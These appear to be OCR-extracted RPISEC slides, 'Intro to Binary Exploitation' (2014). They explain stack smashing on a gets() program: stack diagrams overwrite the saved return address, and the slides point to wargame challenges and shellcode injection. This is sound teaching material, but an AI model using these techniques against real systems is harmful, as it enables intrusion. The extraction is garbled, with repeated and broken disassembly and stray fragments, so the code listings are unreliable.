                                DWORD PTR [esp],0x8048570
                                0x8048350 <puts@plt>
                                eax,0x8048591
                         mov
                                DWORD PTR [esp],eax
            0x8048460
                                0x8048330 <printf@plt>
                                eax, [esp+0x10]
                                DWORD PTR [esp],eax
            0x804846c
                                0x8048340 <gets@plt>
                         mov
                                eax,0x0
            0x8048476
```

				short loc 313066	
				p eax, [ebp+var 84]	
				short loc 313066	
			pu	ish esi	
			pu	ish edi	
0x00	0x00	0x00	0x00		
0x00	0x00	0x00	0x00		
0x00	0x00	0x00	0x00	New stack frame	
0x00	0x00	0x00	0x00		
0x00	0x00	0x00	0x00		
0x40	0xf0	0xff	0xbf	< Saved EBP Address	
0x71	0x84	0x04	0x08	< Saved Return Address	
0x20	0xf4	0xff	0xbf	< Argument One to gets()	
0x00	0x00	0x00	0x00		
0x00	0x00	0x00	0x00	F: sub_3121 D8+49	

07D: ; CODE XREF: sub\_312FD
call sub\_3140F3

and eax, Offffh
or eax, 800700001

```
0x8048350
                                    ebp
                                    ebp,esp
                                    esp,0x18
EIP
             0x8048371
                           mov
                                   eax,0x0
                           leave
             0x8048376
             0x8048377
             0x804843a
                                  esp,0x110
             0x8048440
0x8048447
0x804844c
                                  DWORD PTR [esp],0x8048550
                                  0x8048350 <puts@plt>
                                  DWORD PTR [esp],0x8048570
                                  0x8048350 <puts@plt>
             0x8048458
                           mov
                                  eax,0x8048591
                                  DWORD PTR [esp],eax
             0x8048460
                                  0x8048330 <printf@plt>
             0x8048465
                                  eax,[esp+0x10]
             0x8048469
0x804846c
                                  DWORD PTR [esp],eax
                                  0x8048340 <gets@plt>
                           mov
                                   eax,0x0
             0x8048476
```

			pu	short loc_313066  eax, [ebp+var_70]  eax, [ebp+var_84]  short loc_313066	
0x41	0x41	0x41	0x41	<b></b>	
0x41	0x41	0x41	0x41	<del></del>	
0x41	0x41	0x41	0x41	New stack frame	
0x41	0x41	0x41	0x41		
0x41	0x41	0x00	0x00	<del></del>	
0x40	0xf0	0xff	0xbf	< Saved EBP Address	
0x71	0x84	0x04	0x08	< Saved Return Address	
0x20	0xf4	0xff	0xbf	< Argument One to gets()  F: sub 312	
0x00	0x00	0x00	0x00		
0x00	0x00	0x00	0x00	F: sub_312 TD8+49	

call sub\_3140F3 ; CODE XREF: sub\_312F1

and eax, Offffh or eax, 80070000

```
0x8048350
                                     ebp
                                     ebp,esp
                                     esp,0x18
             0x8048371
                            mov
                                    eax,0x0
EIP
             0x8048376
                            leave
             0x8048377
             0x804843a
                                   esp,0x110
             0x8048440
0x8048447
0x804844c
                                   DWORD PTR [esp],0x8048550
                                   0x8048350 <puts@plt>
                                   DWORD PTR [esp],0x8048570
                                   0x8048350 <puts@plt>
             0x8048458
                            mov
                                   eax,0x8048591
             0x804845d
                                   DWORD PTR [esp],eax
             0x8048460
                                   0x8048330 <printf@plt>
             0x8048465
                                   eax,[esp+0x10]
             0x8048469
0x804846c
0x8048471
                                   DWORD PTR [esp],eax
                                   0x8048340 <gets@plt>
                            mov
                                   eax,0x0
             0x8048476
```

				p eax, [ebp+var_84]	
				ub eax, [ebp+var_84] ush esi	
				ish esi ish eax	
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x41	New stack frame	
0x41	0x41	0x41	0x41		
		571.12		<u> </u>	
0x41	0x41	0x00	0x00		
0.41	0.41	0.000	0.000	···	
040	050	0	O. de f	s Court SDD Address	
0x40	0xf0	0xff	0xbf	< Saved EBP Address	
0x71	0x84	0x04	0x08	< Saved Return Address	
				F: sub 312	
0x20	0xf4	0xff	0xbf	< Argument One to gets()	
0x00	0x00	0x00	0x00		
0x00	0x00	0x00	0x00	IF: sub_312. TD8+49	
				D0443	

and eax, Offffh
or eax, 80070000h

```
0x8048350
                                    ebp
                                    ebp,esp
                                    esp,0x18
             0x8048371
                           mov
                                   eax,0x0
             0x8048376
                           leave
EIP
            0x8048377
             0x804843a
                                  esp,0x110
             0x8048440
0x8048447
0x804844c
                                  DWORD PTR [esp],0x8048550
                                  0x8048350 <puts@plt>
                                   DWORD PTR [esp],0x8048570
                                  0x8048350 <puts@plt>
             0x8048458
                           mov
                                   eax,0x8048591
                                   DWORD PTR [esp],eax
             0x8048460
                                  0x8048330 <printf@plt>
             0x8048465
                                   eax,[esp+0x10]
             0x8048469
0x804846c
                                   DWORD PTR [esp],eax
                                  0x8048340 <gets@plt>
                           mov
                                   eax,0x0
             0x8048476
```

					[ebp+arg_0], ebx		
					short loc_313066		
					eax, [ebp+var_70]		
					eax, [ebp+var_84]		
					short loc_313066		
					eax, [ebp+var_84]		
				ısh	esi		
				ısn	esi		
			pe	165101	GUL		
0x41	0x41	0x41	0x41				
	57.12	57.12	J				
0.41	0.41	0.41	0.41				
0x41	0x41	0x41	0x41				
0x41	0x41	0x41	0x41				
				-			
0x41	0x41	0x41	0x41				
0x41	0x41	0x00	0x00				
0.41	0,41	OXOO	OXOO				
			- 1.5				
0x40	0xf0	0xff	0xbf				
0x71	0x84	0x04	0x08	<	- Saved Return Address		
						F: sub 312FD	
0x20	0xf4	0xff	0xbf	<	- Argument One to gets()	D8+59	
					0-10/	20103	
0,400	0200	0,400	0200				
0x00	0x00	0x00	0x00				
						F: sub 312FD	
0x00	0x00	0x00	0x00			D8+49	
***							

call sub\_3140F3 and eax, OFFFFFh

r eax, 80070000h



				eax, [ebp+var_70]  eax, [ebp+var_84]  short loc_313066
				ub eax, [ebp+var_84]
			pu	ISN esi
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x40	0xf0	0xff	0xbf	
0x71	0x84	0x04	0x08	
0x20	0xf4	0xff	0xbf	< Current stack frame (ESP)  ### 312FD8
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	IF: sub_312FD8 D8+49

and eax, OFFFFh or eax, 80070000h

### Returning

```
0x8048350
                      ebp
                      ebp,esp
                      esp,0x18
0x8048371
              mov
                      eax,0x0
0x8048376
              leave
0x8048377
              ret
0x804843a
                     esp,0x110
0x8048440
0x8048447
0x804844c
                     DWORD PTR [esp],0x8048550
                     0x8048350 <puts@plt>
                     DWORD PTR [esp],0x8048570
                     0x8048350 <puts@plt>
              mov
                     eax,0x8048591
0x8048458
0x804845d
                     DWORD PTR [esp],eax
0x8048460
                     0x8048330 <printf@plt>
0x8048465
                     eax, [esp+0x10]
                     DWORD PTR [esp],eax
0x804846c
                     0x8048340 <gets@plt>
0x8048471
              mov
                     eax,0x0
0x8048476
```

```
0x00
        0x00
                0x00
                        0x00
0x00
        0x00
                0x00
                       0x00
0x00
        0x00
                0x00
                        0x00
0x00
        0x00
                0x00
                        0x00
0x00
        0x00
                0x00
                        0x00
0x40
        0xf0
                0xff
                        0xbf
0x71
        0x84
                0x04
                        0x08
                              <---- Current stack frame (ESP)
                0xff
```

**EIP** 

```
38
```

Now that you know how it works ...

#### **OWNING CONTROL FLOW**

# Stack Smashing

```
ebp
                                 ebp,esp
                                 esp,0x18
EIP
           0x8048371
                         mov
                                eax,0x0
                         leave
            0x8048376
           0x8048377
                         ret
            0x804843a
                                esp,0x110
                                DWORD PTR [esp],0x8048550
                               0x8048350 <puts@plt>
            0x804844c
                                DWORD PTR [esp],0x8048570
                               0x8048350 <puts@plt>
                                eax,0x8048591
                         mov
                                DWORD PTR [esp],eax
            0x8048460
                               0x8048330 <printf@plt>
                                eax,[esp+0x10]
                                DWORD FTR [esp],eax
            0x804846c
                                0x8048340 <gets@plt>
                         mov
                                eax,0x0
            0x8048476
```

			jk su pu	nz short loc_313066 ov eax, [ebp+var_70] np eax, [ebp+var_84]
				ish edi
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	New stack frame
0x41	0x41	0x41	0x41	
0x41	0x41	0x00	0x00	
0x40	0xf0	0xff	0xbf	< Saved EBP Address
0x71	0x84	0x04	0x08	< Saved Return Address
0x20	0xf4	0xff	0xbf	< Argument One to gets()  15: sub 312FD8
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	E: sub_312FD8 D8+49
	loc	31307D:		

Intro to Binary Exploitation

# Stack Smashing

```
0x8048350
                                 ebp
                                 ebp,esp
                                 esp,0x18
EIP
           0x8048371
                         mov
                                eax,0x0
            0x8048376
                         leave
            0x8048377
                         ret
            0x804843a
                                esp,0x110
                                DWORD PTR [esp],0x8048550
                               0x8048350 <puts@plt>
            0x804844c
                                DWORD PTR [esp],0x8048570
                                0x8048350 <puts@plt>
                                eax,0x8048591
            0x8048458
                         mov
                                DWORD PTR [esp],eax
            0x8048460
                               0x8048330 <printf@plt>
                                eax,[esp+0x10]
                                DWORD FTR [esp],eax
            0x804846c
                                0x8048340 <gets@plt>
                         mov
                                eax,0x0
            0x8048476
```

			cm jb su pu	nz short loc_313066  ov eax, [ebp+var_70]  mp eax, [ebp+var 84]
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	New stack frame
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	< Saved EBP Address
0x41	0x41	0x41	0x41	< Saved Return Address
0x41	0x41	0x41	0x41	< Argument One to gets()  1F: sub 312FD8 1D8+55
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	IF: sub_312FD8 **D8+49
		31307D:		

call sub\_3140F3 and eax, OFFFFh

or eax, 80070000h

## Stack Smashing

```
ebp
                                 ebp,esp
                                 esp,0x18
            0x8048371
                                 eax,0x0
EIP
                         leave
            0x8048377
                         ret
            0x804843a
                                esp,0x110
                                DWORD PTR [esp],0x8048550
                                0x8048350 <puts@plt>
            0x804844c
                                DWORD PTR [esp],0x8048570
                                0x8048350 <puts@plt>
                                eax,0x8048591
                         mov
                                DWORD PTR [esp],eax
            0x8048460
                                0x8048330 <printf@plt>
                                eax,[esp+0x10]
                                DWORD FTR [esp],eax
            0x804846c
                                0x8048340 <gets@plt>
                         mov
                                eax,0x0
            0x8048476
```

				mp eax, [ebp+var_84]
				ish esi
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	New stack frame
0.41	0,41	0,41	0.41	New Stack Hairie
0x41	0x41	0x41	0x41	•••
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	< Saved EBP Address
0.712	07.11	07.41	07.41	Savea Est Madress
0x41	0x41	0x41	0x41	< Saved Return Address
				F: sub 312FD
0x41	0x41	0x41	0x41	< Argument One to gets()
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	IF: sub_312FD
UX41	UX41	UX41	UXUU	D8+49
	TOC	31307D:		

and eax, Offffh or eax, 80070000h

## Returning


```
0x8048350
                                     ebp
                                     ebp,esp
                                     esp,0x18
             0x8048371
                            mov
                                    eax,0x0
             0x8048376
                            leave
EIP
             0x8048377
             0x804843a
                                   esp,0x110
             0x8048440
0x8048447
0x804844c
                                   DWORD PTR [esp],0x8048550
                                   0x8048350 <puts@plt>
                                   DWORD PTR [esp],0x8048570
                                   0x8048350 <puts@plt>
             0x8048458
                            mov
                                   eax,0x8048591
                                   DWORD PTR [esp],eax
             0x8048460
                                   0x8048330 <printf@plt>
             0x8048465
                                   eax,[esp+0x10]
             0x8048469
0x804846c
0x8048471
                                   DWORD PTR [esp],eax
                                   0x8048340 <gets@plt>
                            mov
                                   eax,0x0
             0x8048476
```

				short loc_313066  eax, [ebp+var_70]  eax, [ebp+var_84]  short loc_313066
				ush esi
			pu	ish esi
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	< Saved Return Address
0x41	0x41	0x41	0x41	< Argument One to gets()  15: sub 312FD8
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	F: sub_312FD8 D8+49

and eax, OFFFFh
or eax, 80070000h

42

# Returning home



RPISEC - 10/17/2014

Intro to Binary Exploitation

C: ; CODE KREF: sub

```
"If your program simply segfaulted,
           consider yourself lucky.
                                               [ebp+arg_0], esi
                                  -Chuck Stewart
RPISEC - 10/17/2014
                       Intro to Binary Exploitation
                                                          44
```

# **Redirecting Control Flow**

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
```

	0x8048350	push	ebp
	0x8048351	mov	ebp,esp
	0x8048353	sub	esp,0x18
		• • •	Overwrite with
			a code address
			a code dadi ess
	0x8048371	mov	eax,0x0
	0x8048376	leave	
ΞIΡ	0x8048377	ret	
	0x804843a	sub	esp,0x110
	0x8048440	mov	DWORD PTR [esp],0x8048550
	0x8048447	call	0x8048350 <puts@plt></puts@plt>
	0x804844c	mov	DWORD PTR [esp],0x8048570
	0x8048453	call	0x8048350 <puts@plt></puts@plt>
	0x8048458	mov	eax,0x8048591
	0x804845d	mov	DWORD FTR [esp],eax
	0x8048460	call	0x8048330 <printf@plt></printf@plt>
	0x8048465 0x8048469	lea mov	eax,[esp+0x10]
	0x8048469 0x804846c	mov call	DWORD FTR [esp],eax 0x8048340 <gets@plt></gets@plt>
	UACU4040C	Call	UAGUAGUAGU KUELSEDILZ

eax,0x0

			pu	sh edi
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x30	0x83	0x04	0x08	< Saved Return Address
0x41	0x41	0x41	0x41	< Argument One D8+59
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	F: sub_312F TD8+49

loc 31307D:

CODE XREF: sub\_312FI

and eax, 0ffffh or eax, 800700001

```
warzone.rpis.ec
                                  [ebp+arg 0], esi
         SSH in as intro02
use the password you got from solving intro01
                                            46
```

RPISEC - 10/17/2014

# Example ELF / EXE in Memor

Runtime Memory

Libraries (libc)

**ELF** Executable

.text segment

.data segment

Heap

Stack

- What if there's no easy function to pop a shell like intro02?
  - No easy 'win' function

Make our own exec() function in a buffer on the stack, and redirect control flow to it!


```
sub 3140F3
```

Shellcode and other antics

#### **INJECTING CODE**

```
48
```

### **PWNING the Stack**



# Intro03 & Additional Reading

• There are multiple ways to solve intro03, we would like to see you use shellcode to solve it

• http://insecure.org/stf/smashstack.html

```
• We'll cover writing shellcode & more advanced forms of exploitation later this year
```

```
call sub_3140F3
jmp short loc_31308C
;
loc_31307D: ; CODE XREF: sub_3121
call sub_3140F3
and eax, OFFFFh
or eax, 80070000h
50
```